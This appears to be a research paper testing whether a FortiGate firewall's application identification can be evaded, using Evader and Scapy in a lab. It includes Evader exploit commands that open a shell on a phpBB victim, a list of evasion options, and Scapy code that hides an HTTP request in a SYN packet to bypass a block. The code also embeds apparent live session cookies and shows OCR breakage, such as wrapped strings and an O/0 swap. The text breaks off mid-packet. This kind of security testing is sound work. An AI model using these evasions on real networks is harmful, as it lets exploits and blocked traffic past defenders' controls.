Testing Application Identification Features of Firewalls

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Abstract

As many applications migrate to the use of HTTP-based protocols, traditional firewalls have become less effective as an access control. To address this, the firewall industry has adopted a new feature generically referred to in this paper as Application Identification. Over the next decade, it is surmised that administrators will become increasingly dependent on application identification to apply proper access control at their network perimeter. A question that is too rarely asked, though, is how do we know application identification works as advertised? Is it easy to evade? Most of this technology to date is closed-source. This paper aims to answer that question by suggesting and demonstrating possible methods of evasion.

1. Introduction

Firewalls have evolved over the last couple decades from simple packet filters as add-ons to an operating system to the latest application-layer firewalls running their own, sometimes purpose-built operating systems. The premise of firewalls up to the recent decade has been that applications use specific protocols; these protocols operate over defined transport protocols paired with their IANA-assigned or ephemeral port. It can be observed, however, that over the past decade, applications have largely migrated away from proprietary network protocols to widely accepted and standardized protocols such as HTTP and its secured counterpart, HTTPS (Blanchet, 2012) (Labovitz, 2010).

Some speculate that the cause for the migration to HTTP-based protocols is a direct result of tyrannical firewall administrators. Others suggest the explosion of Software-as-a-Service and cloud-based services prompted the transition. In any case, it's likely that the popularity of HTTP and increasing availability of high-speed internet has just as much to do with the transition as any other theory.

The migration of applications to HTTP as a transport protocol presents a problem for the traditional firewall model; simply permitting TCP ports 80 and 443 through a perimeter firewall grants users access to thousands of internet-resident applications (Controlling Web 2.0 Applications, 2011). Technologies like ActiveX, Silverlight, and Java Applets allow full-fledged desktop applications to run within the browser. The well-established firewall vendors have been recently challenged by unencumbered start-ups with technology some coined as 'Next Generation Firewall' (Pescatore, J., Young, G., 2012). Despite the aggressive marketing of the 'Next Generation' terminology, the information security community does not consider these firewalls to be of another generation; rather, an evolution or maturation of the application-layer inspection of third-generation firewalls.

Like any new security technology, implementations typically get better over time with testing and research. History often repeats itself; new developers repeat the mistakes of their predecessors, re-introducing flaws into new technology that had long been considered patched (Chess & West, 2007). Application identification to this depth and complexity is in its infancy, and for that very reason is largely untested and likely to be flawed. The goal of this research paper is to suggest possible methods of application identification evasion, and to test some of those methods and observe the results.

2. Application Identification Evasion

2.1. Firewall Evasion Primer

Firewall evasion is not a new concept. Since the introduction of packet filters, researchers have been developing and suggesting methods of evasion. Well-known examples include fragmentation-based attacks, payload obfuscation, and unusual combinations of TCP flags (Ptacek and Newsham, 1998). Evasion techniques are made possible by protocol implementations that include misinterpretations, intentional or non-intentional violations, or lack of specific RFC guidance resulting in variations in behavior across platforms.


In many cases, evasion attempts typically concentrate on a single technique, such as fragmentation-based attacks. In this paper, we will attempt to evade the Application Control feature of a Fortinet FortiGate firewall using single and combined evasion techniques from layers three, four and seven of the OSI reference model. A combination of tools including Evader, Wireshark, TCPDump, and Scapy will be used to create evasion attempts and analyze the results.

2.2. Stonesoft Evader

It would be wise to automate wherever possible. Many tools exist for testing a single evasion technique; in some cases, just a handful of evasion techniques. NMap, for example, provides for testing of some basic evasion techniques such as fragmentation-based attacks, IP Options manipulation, and even firewalking through the NMap Scripting Engine. However, a tool exists for launching a wealth of know evasion techniques against a target. That tool is Evader; developed and released by Stonesoft. Evader allows the user to cherry-pick from a number of evasion techniques from layers three, four and seven of the OSI model. The goal is to find evasion techniques that will allow us to circumvent the Application Control feature of a Fortinet Fortigate firewall.


A lab was set up using the instructions in the Evader User's Guide from Stonesoft ("Evader User's Guide," 2013). For simplicity, the http_phpbb_highlight exploit was used against the built-in Evader victim services. The Fortinet FortiGate unit was configured in a layer 3 routing topology between the Evader attacker and victim machines. Evader version 2013.4.594 was used in testing, along with a Fortinet Fortigate running firmware version 4.0 MR3 Patch 15 and FortiGuard signatures dated between 2013-09-30 and 2013-10-14. A firewall rule was created to allow traffic to flow from the Evader attacker machine to the Evader victim machine with Port Address Translation. Port Address Translation was used as it more closely represents Application Control evasion scenarios. Stateful inspection is enabled by default and, as such, return traffic from the Evader victim is permitted when it matches an existing flow.

In order to test for proper connectivity, ICMP echo requests were sent from the Evader attacker to the Evader victim machine; ICMP echo replies were received, confirming at least layer three connectivity. A request for the web page on the Evader victim was sent from the Evader attacker as per the Evader User's Guide; this confirmed layer seven connectivity. Tests began with a clean payload sent from the Evader attacker, without any evasion attempts. This simply sends an HTTP GET request for /phpBB2/config.php. In this case, a 200 OK was received from the Evader victim, further demonstrating layer seven connectivity.




```
Info: Running exploit with command "./evader --attack=http_phpbb_highlight --payload=clean --if=eth0
--src_ip=10.1.1.146 --dst_ip=67.135.37.68 --gw=10.1.1.250 --shell_tcp --record=/root/evader/webgui
/tmp/attack.pcap --verifydelay=1000"
Info: Using random seed /WTkiNaLKHP
Info: HTTP connection 10.1.1.146:60502 -> 67.135.37.68:80
Info: Got 200 OK response
0: Success.
Finished. Download traffic capture and log file
```

Because there are not yet any IPS or Application Control policies assigned to the FortiGate, compromise of the Evader victim using a clean, evasion-less payload ought to test successful. As shown in the following screenshot, compromise with a clean payload was successful. The second screenshot shows the resulting shell, where the 'ls' command was executed. In order to simulate as closely as possible a real scenario where Application Control evasion might occur, a public IP address was assigned to our Evader victim in this test, and is censored in the screenshots shown (Destination IP Address). However, the test would be equally effective against a private IP address.




```
Info: Running exploit with command "./evader --attack=http_phpbb_highlight --payload=clean --if=eth0
--src_ip=10.1.1.146 --dst_ip=[redacted] --gw=10.1.1.250 --shell_tcp --record=/root/evader/webgui
/tmp/attack.pcap --verifydelay=1000"
Info: Using random seed /WTkiNaLKHP
Info: HTTP connection 10.1.1.146:60502 -> [redacted]:80
Info: Got 200 OK response
0: Success.
Finished. Download traffic capture and log file
```



```
admin
cache
common.php
config.php
db
docs
extension.inc
faq.php
groupcp.php
images
includes
index.php
language
login.php
memberlist.php
modcp.php
posting.php
privmsg.php
profile.php
search.php
templates
viewforum.php
```

Next, a custom IPS policy was applied to the FortiGate, as shown in the first screenshot below. To once again ensure a good baseline, clean payloads were sent to the Evader victim. A 200 OK response was received. In the continued interest of securing a good baseline, the exploit payload was sent to the victim machine without the use of any evasion techniques. This attack was successfully blocked by the FortiGate as the second screenshot indicates.




Edit IPS Sensor

Evader_Test

Name	Evader_Test
Comments	Write a comment... 0/63

☐	ID	Severity	Target	Protocol	OS	Application	Enable	Action	Packet Logging	Matched Signatures
☐	1	all	all	all	all	all	Default	Block	⊗	PHPBB.Viewtopic.Highlight.Remote.Code.Execution
☐	2	all	all	all	all	all	Default	Default	⊗	2BGal.Disp_album.SQL.Injection, 3Com.3CDaemon.FTP.Server.Buffer.Overflow, [Full List]



#	Date	Time	Level	Src	Dst	Message	Packet Log
1	2013-10-04	19:29:27	▬	10.1.1.146		web_app: PHPBB.Viewtopic.Highlight.Remote.Code.Execution,	

Log location: Disk

Date Time	2013-10-04 19:29:27	Date	2013-10-04
Time	19:29:27	Level	alert ▬
Sub Type	signature	ID	16384
Policy ID	2	Serial Number	37499215
Attack ID	10181	Severity	high
Carrier End Point	N/A	Profile Name	N/A
Sensor	Evader_Test	Src	10.1.1.146
Dst		Src Port	52816
Dst Port	80	Src Interface	port3
Dst Interface	port4	Status	dropped

The goal is to find a handful of evasions or combinations of evasions that can be used to bypass the Application Control feature of the FortiGate in later testing. While it's possible to continue testing manually, Evader has a feature for automating the testing of multiple combinations of evasion techniques. The Mongbat feature allows the user to provide parameters on the number of evasions to test at one time, the total run time, the number of workers, and different modes of attack. By default, Mongbat chooses evasion techniques at random. After putting Mongbat through a handful of runs, many standalone and combined evasion techniques were found to be effective in evading the IPS policy of the FortiGate. These techniques were repeated to ensure successful compromise of the Evader victim, and are shown below using language directly from the Evader tool. The '+' character is used to show where evasions were successful only when paired with others; by themselves, the evasions were tested to be ineffective.

- **Send payload in TCP handshakes SYN packet** (Evader Option: --evasion=tcp_synwithpayload)
- **HTTP requests are sent with an empty string as HTTP method** (Evader Option: --evasion=[http_connect,end]http_request_method,"empty")
- **75% probability to send a duplicate TCP packet with an old timestamp destined for PAWS elimination. The duplicate packet has a timestamp <normal - 6> and has random alphanumeric bytes as payload** (Evader Option: --evasion=tcp_paws,"75%","6","random_alphanum")
- **HTTP requests are sent with USER as HTTP method** (Evader Option: --evasion=http_request_method,"user") + **Exploit Payload Obfuscation** (Evader Option: --extra=obfuscate=true)
- **HTTP request URLs are converted to absolute URLs. <random_string>://<long random_string> is prepended to the URL.** (Evader Option: --evasion=[http_connect,end]http_url_absolute,"normal_random","normal_https") + **Exploit Payload Obfuscation** (Evader Option: --extra=obfuscate=true)

Many other combinations of evasions were found to be equally effective but, for the sake of brevity, are excluded here. The goal is to be able to apply one or more of these evasion techniques to the FortiGate Application Control policies and test for effectiveness.

2.3. Putting FortiGate Application Control to the test

Before attempting to apply the FortiGate IPS Policy evasion techniques to Application Control policies, a basic understanding of the underlying mechanics behind at least one of the evasions will help define the proper tool(s) needed to recreate this evasion. The first evasion technique that was mentioned, “Send payload in TCP handshakes SYN packet", seems self-explanatory. A deeper dive shows that it's more complex than it may appear on the surface. The Evader tool provides us with a packet capture of the traffic that was sent and received. By reading in the packet capture file with tcpdump using the "-r" option, we get a basic sense of the transaction, starting with the three-way TCP handshake:

```
13:44:00.296096 IP 10.1.1.146.58440 > 192.168.1.1.http: S
1616031611:1616033059(1448) win 65535 <nop,nop,timestamp
1725055279 0>

13:44:00.299509 IP 192.168.1.1.http > 10.1.1.146.58440: S
3462227197:3462227197(0) ack 1616031612 win 14480 <mss
1460,nop,nop,timestamp 2371036 1725055279>

13:44:00.299765 IP 10.1.1.146.58440 > 192.168.1.1.http: .
ack 1 win 65535 <nop,nop,timestamp 1725055282 2371036>
```

In the first packet, only the SYN TCP flag is set, indicating the start of a TCP session. In parentheses, the number 1448 indicates that 1448 bytes of TCP payload are included in the packet. While sending data on the initial SYN is considered unusual, it is not in violation of standards. Section 3.4 of RFC 793, Transmission Control Protocol, states:

"Several examples of connection initiation follow. Although these examples do not show connection synchronization using data-carrying segments, this is perfectly legitimate, so long as the receiving TCP doesn't deliver the data to the user until it is clear the data is valid (i.e., the data must be buffered at the receiver until the connection reaches the ESTABLISHED state)." ("Transmission Control Protocol", 1981)

It would seem the FortiGate agrees, and allows the packet to be forwarded; the anticipated SYN/ACK packet is received in response. Worth noting is the unusual acknowledgement number in the SYN/ACK packet. Had the Evader victim accepted the payload included with the SYN packet, the acknowledgement number would be 1616033060 (Initial Sequence Number (1616031611) + Acknowledgement of SYN Flag (1) + Payload (1448)). Finally, in the ACK packet, although not shown in the tcpdump output, the Evader attacker insists on accepting the payload sent with the initial SYN packet by setting the sequence number to 1616033060. The next couple packets show how the Evader victim responds:

```
13:44:00.299868 IP 10.1.1.146.58440 > 192.168.1.1.http: P
1449:1837(388) ack 1 win 65535 <nop,nop,timestamp
1725055283 2371036>

13:44:00.301930 IP 192.168.1.1.http > 10.1.1.146.58440: .
ack 1 win 14480 <nop,nop,timestamp 2371037 1725055279>
```

In the first packet, the Evader attacker sends the second half of the payload (338 bytes), and sets the PSH TCP flag, indicating that the Evader victim should process the data sent so far and push it up the stack to the application for processing. Interestingly, the Evader victim responds with an acknowledgement number of 1, indicating that it is still waiting for the first byte of payload. So far, the Evader victim has not accepted (acknowledged) any of the payloads sent. The Evader attacker tries sending the initial payload again, this time with both the SYN and ACK flags set:

```
13:44:00.800922 IP 10.1.1.146.58440 > 192.168.1.1.http: S
1616031611:1616033059(1448) ack 3462227198 win 65535
<nop,nop,timestamp 1725055796 2371037>

13:44:00.801096 IP 10.1.1.146.58440 > 192.168.1.1.http: P
1449:1837(388) ack 1 win 65535 <nop,nop,timestamp
1725055796 2371037>

13:44:00.803890 IP 192.168.1.1.http > 10.1.1.146.58440: .
ack 1837 win 17376 <nop,nop,timestamp 2371162 1725055796>

13:44:00.803915 IP 192.168.1.1.http > 10.1.1.146.58440: .
ack 1837 win 17376 <nop,nop,timestamp 2371162 1725055796>
```


In the second packet, the Evader attacker sends the second half of the payload with only the ACK flag set. In the third and fourth packets, you can see that the Evader victim finally accepts the payloads. At this point, the entire exploit has evaded the IPS policy of the FortiGate and executed on the victim, providing shell access on the port of choice.

2.4. Applying IPS Evasion Techniques to FortiGate Application Control

With an understanding of the mechanics behind the "Send payload in TCP handshakes SYN packet" evasion used in testing with Evader, the next step is to attempt to apply this evasion to FortiGate Application Control policies. The Application Control feature of Fortinet FortiGate firewalls identifies nearly three thousand applications. The list of applications are organized into such categories as Web, Email, Social Networking, Media, Games, Botnet, Proxy, etc. Depending on the category, reasons for controlling an application vary. With websites like YouTube in the Media category, excessive bandwidth usage may be an issue for a network administrator; in the Botnet category, there is a real threat to network security in the form of backdoor access or data compromise; in the case of the Proxy or Social Networking categories, there may be a concern for productivity loss or data leaks. Reasons for application control abound. Therefore, one can infer that reasons for evasion of Application Control are plenty.

One of the applications found in the Social Networking category is Yahoo Answers. This application signature will be used in the FortiGate Application Control policy; the ability to receive responses from this application will dictate success or failure of the evasion attempts. Creating a TCP conversation such as the one analyzed earlier is not a simple task. Evader uses a custom TCP/IP stack to reliably create the unusual evasions it's capable of. Not many tools exist for creating and manipulating an entire TCP conversation. However, one such tool does provide a great degree of packet crafting and interaction, and is likely our best chance of recreating this interaction; that tool is Scapy.

Scapy is an interactive packet manipulation program. It allows you to build your own packets from scratch, transmit them on the wire, and capture the results. The manipulation capabilities of Scapy are impressive. As such, Scapy will be used to build evasions and test against the Application Control of the FortiGate firewall. The virtual machine version of Backtrack Linux 5.0 R3 comes packaged with Scapy 2.0.1, and will serve as the platform for testing. As with the Evader attacker, the Backtrack virtual machine is configured to go through the FortiGate firewall in a layer 3 routing topology, out to the internet.



Edit Application Sensor — Evader_Test

Name	Evader_Test
Comments	Write a comment... 0/63

Create New | Edit | Delete | Insert | Move To | View Rules

□	ID	Category	Vendor	Behavior	Technology	Application	Action
□	1	All	All	All	All	Yahoo.Answers	Block
□	Implicit 1	All	All	All	All	All Other Known Applications	Monitor
□	Implicit 2	All	All	All	All	All Other Unknown Applications	Monitor

Apply

#	Date	Time	Level	Src	Dst	D:	Ser	Application	Application Cat	Application Nam
1	2013-10-13	17:39:57		10.1.1.147	208.71.44.31	80	http	Evader_Test	Social.Networking	Yahoo.Answers

Log location: Disk 1 / 1

Date Time	2013-10-13 17:39:57	Date	2013-10-13
Time	17:39:57	Level	warning
Sub Type	app-ctrl-all	ID	28705
User	N/A	Group	N/A
Profile Name	N/A	Src	10.1.1.147
Src Port	39437	Src Interface	port3
Dst	208.71.44.31	Dst Port	80
Dst Interface	port4	Src Name	10.1.1.147
Dst Name	208.71.44.31	Protocol	6
Service	http	Policy ID	2
Serial Number	40547249	Application Control List	Evader_Test
Application Category	Social.Networking	Application Name	Yahoo.Answers
Action	block	Count	1
Message	Social.Networking: Yahoo.Answers,	Virtual Domain	root
Attack ID	31280	Profile type	N/A
Profile Group Name	N/A	Identity Index	0
Hostname	answers.yahoo.com	URL	/

Again, to ensure a proper baseline, it was confirmed that the Backtrack virtual machine is able to browse to http://answers.yahoo.com/ on the internet. Because there are not yet any Application Control policies applied to the FortiGate, navigation to the site was successful. Additionally, the FortiGate traffic log shows evidence of the traffic passing through the unit.

Next, a custom Application Control policy is created. Within this policy, the Yahoo Answers signature is set to 'Block', as shown in the screenshot below. Next, the policy is applied to traffic flowing from our Backtrack VM to the internet. Once the policy is applied, attempts to navigate to http://answers.yahoo.com/ are effectively blocked by the FortiGate Application Control policy.

With an effective baseline, Scapy can be used to build the evasion attempt. Using knowledge from the dissection of the "Send payload in TCP handshakes SYN packet" evasion packet capture earlier, combined with a packet capture taken during a simple HTTP request for http://answers.yahoo.com/ in Firefox, packets are crafted using the following Scapy syntax (Maxwell 2012) (Biondi, Scapy community, 2010):

```
packet1=(IP(dst="208.71.44.31")/TCP(sport=4074,dport=80)/"G
ET / HTTP/1.1\r\nAccept: text/html, application/xhtml+xml,
*/*\r\nAccept-Language: en-US\r\nUser-Agent: Mozilla/5.0
(compatible; MSIE 10.0; Windows NT 6.2; WOW64;
Trident/6.0)\r\nAccept-Encoding: gzip, deflate,
peerdist\r\nHost: answers.yahoo.com\r\nDNT:
1\r\nConnection: Keep-Alive\r\nCookie:
ywadp1000198838279=3180564201;
fpc1000198838279=Zej4Gmdh|fsRDQJoNaa|fses1000198838279=|Fpo
rIHlNaa|Zej4Gmdh|fvis1000198838279=|8Mo8HYo01s|8Mo8HYo01s|8
Mo8HYo01s|s|8Mo8HYo01s|8Mo8HYo01s;
answers3=eyJkIjoibm9uZSIsInYiOiJhMyIsImh0IjoicmVjZW50IiwiaG
YiOiJlbiIsImN0Ijoib3BlbiIsImNmIjoiZW4iLCJjcyI6Im5ldyIsImF0I
joiYW5zd2VyIn0=;
B=1tj2t7l9374vr&b=4&d=9_ciHv9pYEIAg0BiFWW4QC95Bfub7kuoTFPrY
Q--&s=6m&i=9x4Bj5WykiGbQkhfUJ0T; ucs=bnas=0; AO=o=0&dnt=1;
F=a=nfUakS0MvSpc6ZVnyvtywryjtuwfIZknYP9ifYvatybV.Bpmd_0d3l_
ft6F211504Q5iPks-&b=213H;
Y=v=1&n=0ov87at22jlm7&l=mc26b0ii/o&p=m2j2v66d13000400&jb=21
|58|&r=b3&lg=en-US&intl=us; C=mg=1; YLS=v=1&p=1&n=1;
PH=fn=ZvbRpY2vj.YlAKtPDaF0Kg--&l=en-US&i=us;
T=z=YXeQSBYrFVSBGD1p38sU2M0NjE3MAY1NjcyTjM0MDVO&a=4EE&sk=DA
Ap7hss1AMsSq&ks=EAAhH.YxS.xbIZ613ja_Rmuhw--
~E&d=c2wBTVRZd053RXlNVEExT1RRek56STUBYQE0RUUBZwFLUUNTN1dBWF
E1VkdGRVVXUlo3VEhXU0dVVQFzY2lkAWM1bERXcV9NclN4aktJODZ1dVpiN
WpVa3lhUS0BYWMBQUNwR2Q4MlkBb2sBWlcwLQF0aXABUDMyOXhDAXNjAXds
AXp6AVlYZVFTQkE3RQ--;
ypcdb=e8cc7a825a41ee52627a8854c7ac6b2b\r\nX-P2P-PeerDist:
Version=1.1\r\nX-P2P-PeerDistEx: MinContentInformation=1.0,
MaxCont")
```

```
answer1=sr1(packet1)
```

```
src_ack=answer1.seq + 1
```

```
packet2=(IP(dst="208.71.44.31")/TCP(sport=4074,dport=80,fla
gs="A",seq=1381,ack=src_ack))
```

```
send(packet2)
```

```
packet3=(IP(dst="208.71.44.31")/TCP(sport=4074,dport=80,fla
gs="PA",seq=1381,ack=src_ack)/"entInformation=2.0\r\n\r\n")
```

```
send(packet3)
```

```
packet4=(IP(dst="208.71.44.31")/TCP(sport=4074,dport=80,fla
gs="SA",seq=0,ack=src_ack)/"GET / HTTP/1.1\r\nAccept:
text/html, application/xhtml+xml, */*\r\nAccept-Language:
en-US\r\nUser-Agent: Mozilla/5.0 (compatible; MSIE 10.0;
Windows NT 6.2; WOW64; Trident/6.0)\r\nAccept-Encoding:
gzip, deflate, peerdist\r\nHost: answers.yahoo.com\r\nDNT:
1\r\nConnection: Keep-Alive\r\nCookie:
ywadp1000198838279=3180564201;
fpc1000198838279=Zej4Gmdh|fsRDQJoNaa|fses1000198838279=|Fpo
rIHlNaa|Zej4Gmdh|fvis1000198838279=|8Mo8HYo01s|8Mo8HYo01s|8
Mo8HYo01s|s|8Mo8HYo01s|8Mo8HYo01s;
answers3=eyJkIjoibm9uZSIsInYiOiJhMyIsImh0IjoicmVjZW50IiwiaG
YiOiJlbiIsImN0Ijoib3BlbiIsImNmIjoiZW4iLCJjcyI6Im5ldyIsImF0I
joiYW5zd2VyIn0=;
B=1tj2t7l9374vr&b=4&d=9_ciHv9pYEIAg0BiFWW4QC95Bfub7kuoTFPrY
Q--&s=6m&i=9x4Bj5WykiGbQkhfUJ0T; ucs=bnas=0; AO=o=0&dnt=1;
F=a=nfUakS0MvSpc6ZVnyvtywryjtuwfIZknYP9ifYvatybV.Bpmd_0d3l_
ft6F211504Q5iPks-&b=213H;
Y=v=1&n=0ov87at22jlm7&l=mc26b0ii/o&p=m2j2v66d13000400&jb=21
|58|&r=b3&lg=en-US&intl=us; C=mg=1; YLS=v=1&p=1&n=1;
PH=fn=ZvbRpY2vj.YlAKtPDaFOKg--&l=en-US&i=us;
T=z=YXeQSBYrFVSBGD1p38sU2MONjE3MAY1NjcyTjMOMDVO&a=4EE&sk=DA
Ap7hss1AMsSq&ks=EAAhH.YxS.xbIZ613ja_Rmuhw--
~E&d=c2wBTVRZd053RXlNVEExT1RRek56STUBYQEORUUBZwFLUUNTN1dBWF
E1VkdGRVVXUlo3VEhXUOdVVQFzY2lkAWM1bERXcV9NclN4aktJODZ1dVpiN
WpVa3lhUSOBYWMBQUNwR2Q4MlkBb2sBWlcwLQFOaXABUDMyOXhDAXNjAXds
